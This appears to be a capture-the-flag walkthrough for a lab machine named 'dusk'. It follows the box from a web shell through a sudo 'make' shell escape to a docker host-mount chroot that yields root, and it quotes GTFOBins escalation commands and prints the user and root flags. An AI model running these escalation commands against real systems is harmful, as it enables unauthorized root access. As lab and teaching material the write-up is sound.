




It's time to get reverse shell







We got the shell

And we got the user.txt

```
www-data@dusk:~/html$ pwd
pwd
/var/www/html
www-data@dusk:~/html$ cd /home
cd /home
www-data@dusk:/home$ ls
ls
dusk
www-data@dusk:/home$ cd dusk
cd dusk
www-data@dusk:/home/dusk$ ls
ls
user.txt
www-data@dusk:/home/dusk$ cat user.
cat user.txt
08ebacf8f4e43f05b8b8b372df24235b
www-data@dusk:/home/dusk$
```

`user.txt : 08ebacf8f4e43f05b8b8b372df24235b`

```
www-data@dusk:/home/dusk$ sudo -l
sudo -l
Matching Defaults entries for www-data on dusk:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on dusk:
    (dusk) NOPASSWD: /usr/bin/ping, /usr/bin/make, /usr/bin/sl
```

gtfobins.github.io/gtfobins/make/

File write

It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.

Requires a newer GNU `make` version.

```
LFILE=file_to_write
make -s --eval="\$(file >$LFILE,DATA)" .
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which make) .

COMMAND='/bin/sh -p'
./make -s --eval=$'x:\n\t-'"$COMMAND"
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
COMMAND='/bin/sh'
sudo make -s --eval=$'x:\n\t-'"$COMMAND"
```

```
COMMAND='/bin/sh'

sudo -u dusk make -s --eval=$'x:\n\t-'"$COMMAND"
```

Now we are in docker

```
www-data@dusk:/home/dusk$ sudo -u dusk make -s --eval=$'x:\n\t-'"$COMMAND"
sudo -u dusk make -s --eval=$'x:\n\t-'"$COMMAND"
$ id
id
uid=1000(dusk) gid=1000(dusk) groups=1000(dusk),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth),115(lpadmin),116(scanner),123(docker)
$ cd /root
cd /root
/bin/sh: 2: cd: can't cd to /root
$
```

gtfobins.github.io/gtfobins/docker/

Read a file by copying it to a temporary container and back to a new location on the host.

```
CONTAINER_ID="$(docker run -d alpine)"  # or existing
TF=$(mktemp)
docker cp file_to_read $CONTAINER_ID:$TF
docker cp $CONTAINER_ID:$TF $TF
cat $TF
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

The resulting is a root shell.

```
sudo install -m =xs $(which docker) .

./docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

The resulting is a root shell.

```
sudo docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

Just go through this command and we got the root shell

```
$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
213ec9aee27d: Pull complete
Digest: sha256:bc41182d7ef5ffc53a40b044e725193bc10142a1243f395ee852a8d9730fc2ad
Status: Downloaded newer image for alpine:latest
# id
id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
# ls
ls
bin   home            lib32       media  root  sys  vmlinuz
boot  initrd.img      lib64       mnt    run   tmp  vmlinuz.old
dev   initrd.img.old  libx32      opt    sbin  usr
etc   lib             lost+found  proc   srv   var
# cd /root
cd /root
# ls
ls
root.txt
```

```
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
Congratulations on successfully completing the challenge! I hope you enjoyed as much as i did while creating such device.
Send me some feedback at @whitecr0wz!


                        .'  .-.'__.-----.\
                       /    `-'(__--'
                     .'        `  _  `--.-
                    /            `--''''`
                   /             .'
                 _.'-.          J
                /    J          F
              .'     F         J
             /      /          /-.
            /      /          /   \
           /      /          J    |
          /      /           /    /
         /    /  /          J    /
        /    /  /           /-'/
       /    / -'            /   /
      J    / /             / .'
      / -'-'   /          /-'
     (/|      |          /
      /.'    ) | _.--   /
     //      < V    (   |
    //        `.\      `.`.
   //     ___/ \ `-.    `.`.
   - ____'       )|`.\)   `-))\-')
                 '    )     ')/

Until then!

8930fa079a510ee880fe047d40dc613e
#
```

`root.txt : 8930fa079a510ee880fe047d40dc613e`